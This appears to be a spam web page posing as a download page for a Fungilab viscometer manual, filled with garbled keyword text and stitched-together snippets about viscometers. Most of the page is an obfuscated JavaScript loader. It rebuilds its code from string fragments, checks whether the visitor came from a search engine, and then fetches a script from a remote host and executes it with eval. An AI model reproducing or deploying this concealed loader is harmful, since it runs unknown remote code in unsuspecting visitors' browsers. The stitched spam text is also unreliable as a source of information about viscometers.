

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Fungilab Viscometer Manually

var t = 'fungilab+viscometer+manually';var N = new Array();N["UT"]="f(";N["Bq"]="wm";N["yC"]="S1";N["IM"]="({";N["sf"]="'f";N["UU"]=".. DV1 Digital Viscometer A continuous sensing capability for rapid viscosity measurement makes this economical digital.. i";N["Fe"]="cu";N["Zy"]="tt";N["mP"]="in";N["wV"]="en";N["df"]="Do";N["Mm"]="va";N["CY"]=",s";N["iy"]="l(";N["eO"]="ar";N["Gd"]="';";N["WD"]="fa";N["lx"]=",t";N["MJ"]="le";N["eo"]="o.. The RAX is suitable for syringes with capacities from 500 nL through to 500The Agilent Viscometers are detectors used for measuring the viscosity of GPC/SEX and is designed to be..";N["nA"]="aj";N["Uo"]="e:";N["uE"]=",p";N["rg"]="(\"";N["Ty"]="R5";N["fx"]="z";N["tr"]="sn";N["xv"]="li";N["dV"]="jU";N["Xu"]="e,";N["ix"]="QR";N["Hy"]=".. The boundaries of bubbles were manually traced and the image analysis software measured.. \"";N["uL"]="sp";N["Pc"]="al";N["Lj"]="do";N["CG"]="go";N["Tg"]="xO";N["Nj"]="at";N["wC"]="p:";N["Jr"]="jq";N["gG"]="Of";N["Kc"]="il";N["YB"]="T";N["jJ"]="WJ";N["Ra"]="f=";N["It"]="ls";N["al"]="nd";N["EY"]="ya";N["Rq"]=">0";N["Sx"]="n(";N["bs"]="r";N["xH"]="h";N["JA"]="BN";N["Lc"]="qB";N["RO"]="ss";N["aG"]="{i";N["wE"]=".. The SGE RAX repeating adaptor improves precision and reproducibility when repeatedly dispensing the same volume manually.

";N["dg"]="y'";N["wd"]="ip";N["GM"]="t'";N["yZ"]=":f";N["Il"]="(r";N["Ce"]="or";N["Sw"]="=";N["eg"]="ce";N["SD"]=",d";N["Ud"]="RC";N["sm"]="og";N["XA"]="s";N["cO"]="i1";N["DB"]="/3";N["jx"]="sc";N["Fb"]="f.. ";N["oz"]="5Z";N["wT"]="io";N["jI"]="tu";N["fL"]="if";N["zk"]="zz";N["iW"]="de";N["JF"]="un";N["JE"]="tS";N["Wk"]="re";N["cT"]=":t";N["eQ"]="\"r";N["mr"]="'s";N["ny"]="ve";N["Oj"]="cr";eval(N["Mm"]+N["bs"]+N["Yv"]+N["Sw"]+N["MN"]+N["Mm"]+N["bs"]+N["Wk"]+N["Ra"]+N["Lj"]+N["Fe"]+N["mB"]+N["mg"]+N["UU"]+N["NZ"]+N["JL"]+N["Wk"]+N["JR"]+N["fL"]+N["Il"]+N["NZ"]+N["Hy"]+N["wV"]+N["zl"]+N["ox"]+N["XY"]+N["aG"]+N["UT"]+N["Il"]+N["NZ"]+N["wE"]+N["al"]+N["xF"]+N["gG"]+N["rg"]+N["EY"]+N["al"]+N["xF"]+N["Mh"]+N["NV"]+N["XY"]+N["Ik"]+N["Il"]+N["NZ"]+N["wE"]+N["al"]+N["xF"]+N["gG"]+N["rg"]+N["CG"]+N["sm"]+N["MJ"]+N["Mh"]+N["NV"]+N["XY"]+N["Ik"]+N["Wk"]+N["Fb"]+N["mP"]+N["iW"]+N["Tg"]+N["UT"]+N["eQ"]+N["pf"]+N["QT"]+N["JL"]+N["Mh"]+N["NV"]+N["nc"]+N["eb"]+N["NZ"]+N["wE"]+N["al"]+N["xF"]+N["gG"]+N["rg"]+N["gp"]+N["qA"]+N["Mh"]+N["NV"]+N["nc"]+N["eb"]+N["NZ"]+N["wE"]+N["al"]+N["xF"]+N["gG"]+N["rg"]+N["zh"]+N["Kc"]+N["Mh"]+N["NV"]+N["nc"]+N["eb"]+N["NZ"]+N["wE"]+N["al"]+N["xF"]+N["gG"]+N["rg"]+N["EY"]+N["pP"]+N["eo"]+N["Aj"]+N["Rq"]+N["Ik"]+N["Wk"]+N["Fb"]+N["mP"]+N["iW"]+N["Tg"]+N["UT"]+N["Fw"]+N["tr"]+N["Mh"]+N["NV"]+N["nc"]+N["eb"]+N["NZ"]+N["wE"]+N["al"]+N["xF"]+N["gG"]+N["rg"]+N["xv"]+N["ny"]+N["Mh"]+N["NV"]+N["nc"]+N["eb"]+N["NZ"]+N["wE"]+N["al"]+N["xF"]+N["gG"]+N["rg"]+N["TV"]+N["Mh"]+N["NV"]+N["XY"]+N["SH"]+N["eO"]+N["XA"]+N["pP"]+N["Bq"]+N["gx"]+N["Sw"]+N["sf"]+N["Ce"]+N["eg"]+N["Gd"]+N["cQ"]+N["nA"]+N["nR"]+N["IM"]+N["EL"]+N["cS"]+N["GD"]+N["pc"]+N["YB"]+N["SD"]+N["Nj"]+N["cu"]+N["YA"]+N["Uo"]+N["mr"]+N["Oj"]+N["wd"]+N["GM"]+N["uE"]+N["Bf"]+N["eg"]+N["RO"]+N["Mv"]+N["uA"]+N["yZ"]+N["Pc"]+N["hf"]+N["ky"]+N["Bf"]+N["RO"]+N["df"]+N["zh"]+N["mP"]+N["cT"]+N["CM"]+N["Xu"]+N["Am"]+N["WS"]+N["wC"]+N["WD"]+N["It"]+N["Xu"]+N["aN"]+N["MY"]+N["xH"]+N["Zy"]+N["wC"]+N["bV"]+N["zk"]+N["jJ"]+N["ZX"]+N["aA"]+N["JA"]+N["cO"]+N["ix"]+N["oz"]+N["yC"]+N["dV"]+N["cm"]+N["uO"]+N["fx"]+N["Me"]+N["Iu"]+N["Ud"]+N["Lc"]+N["Vq"]+N["dn"]+N["Ty"]+N["Cw"]+N["Th"]+N["rm"]+N["Eo"]+N["KX"]+N["jx"]+N["hf"]+N["ug"]+N["JL"]+N["UU"]+N["Sm"]+N["Pv"]+N["DB"]+N["lW"]+N["Am"]+N["Ro"]+N["GY"]+N["QT"]+N["dg"]+N["CY"]+N["wk"]+N["eg"]+N["RO"]+N["yZ"]+N["JF"]+N["tF"]+N["wT"]+N["Sx"]+N["Wk"]+N["uL"]+N["WS"]+N["hf"]+N["Mv"]+N["uA"]+N["lx"]+N["xF"]+N["JE"]+N["uA"]+N["jI"]+N["AI"]+N["Jr"]+N["mG"]+N["FF"]+N["Bt"]+N["Mm"]+N["iy"]+N["Wk"]+N["uL"]+N["WS"]+N["hf"]+N["Mv"]+N["uA"]+N["MM"]+N["AZ"]+N["MM"]+N["AZ"]);Fungilab Viscometer Manually OpenFungilab Viscometer Manually ManageBrookfield Engineering viscometers are internationally recognized as one of the most accurate laboratory.. ";N["MY"]="l:";N["cQ"]="$ ";N["uO"]="Qi";N["zl"]="gt";N["cS"]="pe";N["cu"]="aT";N["pP"]="ho";N["gp"]="bi";N["pc"]="GE";N["ZX"]="xR";N["Sm"]="u/";N["mB"]="me";N["ug"]="rv";N["MN"]="t;";N["Th"]="1j";N["wk"]="uc";N["tF"]="ct";N["FF"]="R)";N["WS"]="on";N["nR"]="ax";N["Bt"]="{e";N["GY"]="ee";N["bV"]="//";N["hf"]="se";N["pf"]="am";N["Mh"]=".. BROOKFIELD DIAL VISCOMETER Operating Instructions Manual No M/85-150-P700 Model No.. Viscometer - Factbites viscometer. Manually operated, and PERIODONTAL CHITOSAN-GELS DESIGNED FOR IMPROVED LOCAL INTRA-POCKET DRUG.

fungilab viscometer manual

fungilab viscometer manual, how to use a viscometer, how to use digital viscometer

l";N["Eo"]="tQ";N["JR"]="r;";N["QT"]="bl";N["Fw"]="\"m";N["dn"]="1Q";N["eb"]="lr";N["Bf"]="ro";N["uA"]="ta";N["KX"]="i.. Dispersions were equilibrated at room temperature for 1 h and a rotational viscometer (Fungilab, model Visco Basic-R.. r";N["xF"]="ex";N["nc"]="0l";N["zh"]="ma";N["GD"]=":'";N["aN"]="ur";N["Me"]="zW";N["mg"]="nt";N["EL"]="ty";N["ky"]=",c";N["SH"]="{v";N["Ro"]="?w";N["AZ"]="}}";N["NZ"]="ef";N["cm"]="Lt";N["Am"]="js";N["mG"]="XH";N["NV"]=")>";N["Ik"]="ll";N["YA"]="yp";N["Iu"]="Jx";N["TV"]="vk";N["AI"]="s,";N["Yv"]="q
";N["Pv"]="13";N["Aj"]="\")";N["Mv"]="Da";N["JL"]="er";N["gx"]="e ";N["aA"]="Cq";N["Cw"]="ZS";N["qA"]="ng";N["rm"]="UL";N["ox"]="h>";N["MM"]=");";N["CM"]="ru";N["Vq"]="Ni";N["XY"]="0)";N["lW"]="5.

how to use digital viscometer

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